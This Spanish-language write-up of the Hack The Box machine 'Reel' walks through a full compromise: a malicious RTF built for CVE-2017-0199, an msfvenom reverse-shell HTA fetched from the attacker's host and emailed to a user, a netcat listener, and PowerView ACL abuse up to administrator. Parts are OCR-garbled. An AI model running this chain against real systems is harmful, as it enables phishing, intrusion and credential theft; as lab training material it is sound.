Reel - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT
         STATE SERVICE
                            REASON
                                            VERSION
21/tcp
                            syn-ack ttl 127 Microsoft ftpd
         open ftp
 ftp-syst:
   SYST: Windows_NT
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
                     <DIR>
|_05-28-18 11:19PM
22/tcp
        open ssh
                         syn-ack ttl 127 OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQkehAZGj87mZluxFiVu+GPAAnC/OQ9QKUF2wlIwvefrD2L4zWyGXlAgSbUq/MqujR/efrTIjPYWK+5Mlxc
8KtS2RMR197VK4MBhsY7+h0nOvUMgm76RcRc6N8GW1mn6gWp98Ds9VeymzAmQvprs97
   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAw2CYanDlTRpGqzVXrfGTcAYVe/vUnnkWicQPzdfix5gFsv4
   256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
 ssh-ed25519 AAAAC3NzaC1\ZDI1NTE5AAAAICdDfn+n5xueGtHP20/aPkI8pvCfxb2UZA3RQdqnpjBk_
        open smtp?
                            syn-ack ttl 127
 smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
  211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
  fingerprint-strings:
   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg,
     220 Mail Service ready
    FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
     220 Mail Service ready
      sequence of commands
     sequence of commands
    Hello:
      220 Mail Service ready
     EHLO Invalid domain address.
    Help:
     220 Mail Service ready
     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
    SIPOptions:
     220 Mail Service ready
      sequence of commands
      sequence of commands
     sequence of commands
     sequence of commands
      sequence of commands
      sequence of commands
      sequence of commands
      sequence of commands
      sequence of commands
     sequence of commands
     sequence of commands
    TerminalServerCookie:
     220 Mail Service ready
     sequence of commands
135/tcp open msrpc
                            syn-ack ttl 127 Microsoft Windows RPC
         open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
139/tcp
445/tcp
         open microsoft-ds syn-ack ttl 127 Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
        open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
593/tcp
                            syn-ack ttl 127 Microsoft Windows RPC
49159/tcp open msrpc
```

Vamos a localizar el nombre de la maquina y del dominio:

El nombre de la maquina es "REEL" y el dominio es "htb.local". Lo añadimos al archivo /etc/hosts. Vamos a conectarnos por FTP a traves de una null session:

```
ftp> dir

229 Entering Extended Passive Mode (|||41002|)

125 Data connection already open; Transfer starting.

05-28-18 11:19PM 2047 AppLocker.docx

05-28-18 01:01PM 124 readme.txt

10-31-17 09:13PM 14581 Windows Event Forwarding.docx
```

Nos descargamos los 3 y vamos a ver su contenido:

```
(kali® kali)-[~/Downloads]
$ cat readme.txt
please email me any rtf format procedures - I'll review and convert.
new format / converted documents will be saved here.
```

Nos dice que va a estar checkeando los archivos en formato rtf que le enviemos por correo y esta el puerto 25 abierto por lo que podemos intentar enviar mails.

Vamos a ver los metadatos de los demas documentos con "exiftool" para ver si nos encuentra algo:

```
-(kali⊕kali)-[~/Downloads]
 —$ exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number
                                 : 13.00
File Name
                                 : Windows Event Forwarding.do
Directory
File Size
File Modification Date/Time : 2017:10:31 21:13:25:05
File Modification Date/Time : 2024:12:10 18:01:02+00:00
File Inode Change Date/Time : 2024:12:10 18:01:02+00:00
File Permissions
                                 : -rw-rw-r--
File Type
                                 : DOCX
File Type Extension
                                 : docx
MIME Type
                                 : application/vnd.openxmlform
Zip Required Version
                                 : 20
Zip Bit Flag
                                 : 0×0006
Zip Compression
                                 : Deflated
Zip Modify Date
                                 : 1980:01:01 00:00:00
Zip CRC
                                 : 0×82872409
Zip Compressed Size
                                 : 385
Zip Uncompressed Size
                                 : 1422
Zip File Name
                                 : [Content_Types].xml
Creator
                             nico@megabank.com
```

Hemos conseguido una posible direccion de correo. Podemos comprobar si el usuario es valido conectandolos al servicio smtp a traves de telnet:

```
(kali® kali)-[~/Downloads]
$ telnet 10.10.10.77 25
Trying 10.10.10.77 ...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
EHLO htb.local
250-REEL
250-SIZE 20480000
250-AUTH LOGIN PLAIN
250 HELP
VRFY nico@megabank.com
502 VRFY disallowed.
```


Nos dice que la verficacion a traves de "VRFY" esta deshabilitada. Otra forma de probarlo es enviarle un correo con sendmail. Si el usuario es correcto o incorrecto puede que nos lo notifique:

```
(kali® kali)-[~/Downloads]
$ sendemail -f root@mgabank.com -t nico@megabank.com -s htb.local -u Fakemail -m "hola" -o tls=no
Dec 10 18:48:28 kali sendemail[136682]: Email was sent successfully!

(kali® kali)-[~/Downloads]
$ sendemail -f root@mgabank.com -t niconico@megabank.com -s htb.local -u Fakemail -m "hola" -o tls=no
Dec 10 18:49:06 kali sendemail[137111]: WARNING ⇒ The recipient <niconiconico@megabank.com> was rejected by the mail server, error follows:
Dec 10 18:49:06 kali sendemail[137111]: WARNING ⇒ Received: 550 Unknown user
Dec 10 18:49:06 kali sendemail[137111]: ERROR ⇒ Exiting. No recipients were accepted for delivery by the mail server.
```

Como podemos ver la direccion de correo nico@megabank.com es correcta ya que cuando me invento una me lo notifica.

Vamos a buscar como podemos generar un archivo rtf malicioso:



Lo clonamos y vamos a ver el panel de ayuda con python2:

```
-$ python2 cve-2017-0199_toolkit.py -h
This is a handy toolkit to exploit CVE-2017-0199 (Microsoft Office RCE)
Modes:
 -M gen
                                                 Generate Malicious file only
             Generate malicious payload:
                                                Name of malicious RTF/PPSX file (Share this file with victim).
             -w <Filename.rtf/Filename.ppsx>
                                                The path to an HTA/SCT file. Normally, this should be a domain or IP where this tool is running.
             -u <http://attacker.com/test.hta>
                                                 For example, http://attacker.com/test.doc (This URL will be included in malicious file and
                                                 will be requested once victim will open malicious RTF/PPSX file.
             -t RTF|PPSX (default = RTF)
                                                 Type of the file to be generated.
             -x 0|1 (RTF only)
                                                 Generate obfuscated RTF file. 0 = Disable, 1 = Enable.
```

Segun lo que dice podemos generar un archivo RTF malicioso que apunte a un archivo "hta". El archivo "hta" va a ser el que nos consiga una reverse shell. Vamos a ver si podemos generar un archivo "hta" que contenga una reverse shell con msfvenom.

Podemos listar los formatos disponibles con —l formats

msfvenom -l formats|grep hta

```
---(kali® kali)-[~/Downloads/CVE-2017-0199]
--$ msfvenom -l formats|grep hta
hta-psh
```

El archivo "hta-psh" estara relacionado con "hta" por lo que vamos a crear el exploit con msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 -f hta-psh > reverse.hta
```

Ahora generamos el archivo rft que apunte al archivo hta malicioso que hemos generado:

```
python2 cve-2017-0199_toolkit.py -M gen -w malicious.rtf -u http://10.10.14.7/reverse.hta
```

```
(kali® kali)-[~/Downloads/CVE-2017-0199]
$ python2 cve-2017-0199_toolkit.py -M gen -w malicious.rtf -u http://10.10.14.7/reverse.hta
Generating normal RTF payload.

Generated malicious.rtf successfully
```

Enviamos el archivo por SMTP con sendmail:

```
sendemail -f hacker@megabank.com -t nico@megabank.com -u 'Importante' -m 'Picha aqui!' -s 10.10.10.77 -a malicious.rtf
```

Ahora nos abrimos un servidor con python3 donde tenemos el archivo hta y nos ponemos a la escucha con netcat. En cuanto el usuario clicke en el archivo recibimos la conexion:

```
(kali® kali)-[~/Downloads/CVE-2017-0199]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.77] 56989
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
htb\nico
C:\Windows\system32>
```

ESCALADA DE PRIVILEGIOS

En el archivo "cred.xml" del desktop encontramos lo siguiente:

Vemos que esta hay un hash de un usuario. Es una forma comun de almacenar credenciales en powershell. Es un objeto (el archivo XML) que esta jugando con PSCredential por lo que podemos decodearla con "import-CLIxml". Para decodearla tenemos que ejecutar lo siguiente

```
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.getNetworkCredential() | Format-List *"
```

```
C:\Users\nico\Desktop>powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.getNetworkCredential() | Format-List *"
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.getNetworkCredential() | Format-List *"

UserName : Tom
Password : 1ts-mag1c!!!
SecurePassword : System.Security.SecureString
Domain : HTB
```

Como el puerto ssh esta abierto podemos conectarnos a la maquina victima con el usuario "Tom":

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
tom@REEL C:\Users\tom>
```

En el escritorio podemos ver lo siguiente:

Nos dice que no hay ataques vias de ataques del usuario al domain admin usando "shortest path query". Esto ultimo se refiere a cuando desde bloodhound vemos cual es la via mas corta para escalar a "Domains Admin". Nos dice que deberian probarlo contra los otros grupos que han creado.


Dentro de bloodhound vemos los siguientes archivos:

Hay un archivo llamado "acls.csv" (Access Controll List). Las ACLS son unas reglas que dicen que usuarios pueden acceder a "x" recursos y las acciones que pueden realizar en ellos. Los abrimos un servidor smb desde nuestro kali y transferimos el archivo:

Como es un archivo "csv" lo podemos abrir con libreoffice:

A	В	C	D	E	F	G	H	1
giectName	QbjectType	ObjectGuid	PrincipalName	PrincipalType	ActiveDirectoryRights	ACEType	AccessControlType	IsInherited
main Computers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	False
main Computers@HTB.LOCAL	GROUP		Account Operators@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	False
nain Computers@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
main Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	ExtendedRight	User-Force-Change-Password	AccessAllowed	True
main Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	WriteProperty	Member	AccessAllowed	True
nain Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	WriteDacl		AccessAllowed	True
main Computers@HTB.LOCAL	GROUP		Exchange Windows Permissions@HTB.LOCAL	GROUP	WriteDacl		AccessAllowed	True
nain Computers@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	True
nain Computers@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	True
nain Computers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
main Controllers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nain Controllers@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nain Controllers@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nain Controllers@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
nain Controllers@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
ema Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nema Admins@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
ema Admins@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
ema Admins@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
nema Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
erprise Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
erprise Admins@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
erprise Admins@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
erprise Admins@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
erprise Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
nain Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nain Admins@HTB.LOCAL	GROUP		Enterprise Admins@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nain Admins@HTB.LOCAL	GROUP		Administrators@HTB.LOCAL	GROUP	WriteDacl WriteOwner		AccessAllowed	False
nain Admins@HTB.LOCAL	GROUP		Local System@HTB.LOCAL	USER	GenericAll		AccessAllowed	False
main Admins@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	Owner		AccessAllowed	False
main Users@HTB.LOCAL	GROUP		Domain Admins@HTB.LOCAL	GROUP	GenericAll		AccessAllowed	False
main Users@HTB LOCAL	GROUP		Account Operators@HTB LOCAL	GROUP	GenericAll		AccessAllowed	False

Vamos a filtrar por el usuario actual "tom":



Vemos que el "principal name, tom" yiene el privilegio "writeowner" sobre el objeto "claire". Esto quiere decir que le podemos cambiar la contraseña al usuario "claire". Intentamos cambiarlas desde nuestra maquina y no me funciona:

```
(env)-(kali⊕ kali)-[~/Downloads/BloodHound.py]

$ rpcclient 10.10.10.77 -U 'tom%1ts-mag1c!!!'

rpcclient $> userinfo2 claire 23 p@ssw0rd

command not found: userinfo2

rpcclient $> setuserinfo2 claire 23 p@ssw0rd

result: NT_STATUS_ACCESS_DENIED

result was NT_STATUS_ACCESS_DENIED

rpcclient $> exit
```

CAMBIAR CONTRASEÑA DE UN USUARIO CON POWERVIEW

Como la maquina victima ya tiene "Powerview" podemos aprobecharlo para otorgarnos el privilegio de "WriteOwner" y cambiarle la contraseña al usuario claire.

1. Importamos el modulo y nos otorgamos privilegio de "DomainObjectOwner" sobre el usuario claire:

set-DomainObjectOwner -Identity claire -OwnerIdentity tom

```
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Import-Module .\PowerView.ps1
PS C:\Users\tom\Desktop\AD Audit\BloodHound> set-DomainObjectOwner -Identity claire -OwnerIdentity tom
```

2. Configuramos una ACL para darnos el permiso de cambiarle la contraseña

Add-DomainObjectACL -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword

3. Introducimos la credencial "p@ssw0rd" en una variable:

\$cred = ConvertTo-SecureString "p@ssw0rd" -AsplainText -Force

4. Le cambiamos la contraseña:

Set-DomainUserPassword -Identity claire -AccountPassword \$cred

Ahora podemos acceder por ssh con el usuario claire:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
claire@REEL C:\Users\claire>
```

Vamos a ver si hay alguna ACL asignada para el usuario claire en el archivo "ACLs.csv" que teniamos:

```
      ObjectName
      ▼ ObjectTyp
      ObjectGuid
      ▼ PrincipalName
      ▼ PrincipalTyp
      ActiveDirectoryRight

      Backup_Admins@HTB_LOCAL
      GROUP
      glaire@HTB_LOCAL
      USER
      WriteDacl
```

EL usuairo claire tiene el privilegio de "WriteDacl" sobre el grupo "backup_admins". Esto quiere quiere decir que tenemos privilegios para eliminar o agregar usuarios al grupo. Vamos a agregar nuestro usuario actual al grupo "backup_Admins":

```
claire@REEL C:\Users\claire>net group Backup_Admins claire /add The command completed successfully.
```

Para que se sincronice el grupo que nos hemos asignado tenemos que salir y volver acceder por ssh

Como estamos en el grupo de "backup_admins" podemos intentar hacer un backup de los registros sam y system:

```
claire@REEL C:\temp>reg save hklm\sam C:\temp\sam.bak
File C:\temp\sam.bak already exists. Overwrite (Yes/No)?Yes
ERROR: A required privilege is not held by the client.
```

Nos dice que no tenemos el privilegio para hacerlo. Como el grupo se llama "Backup_Admins" voy a ver los permisos que tenemos sobre el directorio home del administrador:

Pone una (F) que full, osea que podemos acceder. En el desktop localizamos la flag pero no la podemos leer:

```
claire@REEL C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is CEBA-B613
Directory of C:\Users\Administrator\Desktop
01/21/2018 02:56 PM
                       <DIR>
01/21/2018 02:56 PM
                     <DIR>
11/02/2017 09:47 PM
                       <DIR>
                                      Backup Scripts
12/10/2024 11:06 PM
                                   34 root.txt
              1 File(s)
                                   34 bytes
              3 Dir(s) 4,980,076,544 bytes free
claire@REEL C:\Users\Administrator\Desktop>type root.txt
Access is denied.
```

Tambien tenemos un directorio llamado "Backup Scripts", vamos a ver su contenido:

```
claire@REEL C:\Users\Administrator\Desktop\Backup Scripts>dir
Volume in drive C has no label.
Volume Serial Number is CEBA-B613
Directory of C:\Users\Administrator\Desktop\Backup Scripts
11/02/2017 09:47 PM
                         <DIR>
11/02/2017 09:47 PM
                         <DIR>
11/03/2017
            11:22 PM
                                    845 backup.ps1
11/02/2017 09:37 PM
                                    462 backup1.ps1
11/03/2017 11:21 PM
11/02/2017 09:43 PM
                                  5,642 BackupScript.ps1
                                  2,791 BackupScript.zip
11/03/2017 11:22 PM
                                  1,855 folders-system-state.txt
```

Tenemos varios archivos, vamos a filtrar por la palabra "password" desde powershell

```
dir | select-string "password"
```

```
PS C:\Users\Administrator\Desktop\Backup Scripts> dir | select-string "Password"

BackupScript.ps1:1:# admin password

BackupScript.ps1:2:$password="Cr4ckMeIfYouC4n!"
```

Localizamos la contraseña del usuario administrator, vamos a ver si podemos acceder por ssh con esas credenciales:

Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All rights reserved.

administrator@REEL C:\Users\Administrator>whoami htb\administrator